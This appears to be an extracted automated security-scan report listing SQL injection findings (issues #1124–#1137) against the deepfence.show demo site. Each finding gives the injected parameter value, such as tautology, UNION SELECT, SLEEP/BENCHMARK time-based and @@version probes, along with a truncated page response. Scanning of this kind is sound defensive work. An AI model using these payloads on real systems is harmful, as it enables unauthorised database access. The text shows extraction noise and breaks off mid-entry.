	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1124

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>or pg_SLEEP(5)</td></tr></table>	Name	Value	demouser@deepfence.io	or pg_SLEEP(5)
Name	Value				
demouser@deepfence.io	or pg_SLEEP(5)				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				

CWE-ID CWE-89

Issue Number

#1125

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	admin') or ('1'='1'/*

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#1126

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script
```

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1127

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>'</td></tr></table>	Name	Value	DemoUser1#	'
Name	Value				
DemoUser1#	'				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1128				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>and (select substring(@ @version,2,1))='i'</td></tr></table>	Name	Value	DemoUser1#	and (select substring(@ @version,2,1))='i'
Name	Value				
DemoUser1#	and (select substring(@ @version,2,1))='i'				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1129				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 4--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 4--
Name	Value				
DemoUser1#	ORDER BY 4--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1130

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>benchmark(50000000,MD5(1))#</td></tr></table>	Name	Value	DemoUser1#	benchmark(50000000,MD5(1))#
Name	Value				
DemoUser1#	benchmark(50000000,MD5(1))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1z6Js1J4MHXKX0-r18102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1131				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' or '&'</td></tr></table>	Name	Value	DemoUser1#	' or '&'
Name	Value				
DemoUser1#	' or '&'				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p>				

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1132

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>'--</td></tr></table>	Name	Value	DemoUser1#	'--
Name	Value				
DemoUser1#	'--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1133				

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25</td></tr></table>		Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25
Name	Value					
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAUvLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1134					

Scan

SQL Injection

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15--


Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/

	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1135

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1136				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1137				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>test UNION select 1, @@version, 1, 1;</td></tr></table>	Name	Value	DemoUser1#	test UNION select 1, @@version, 1, 1;
Name	Value				
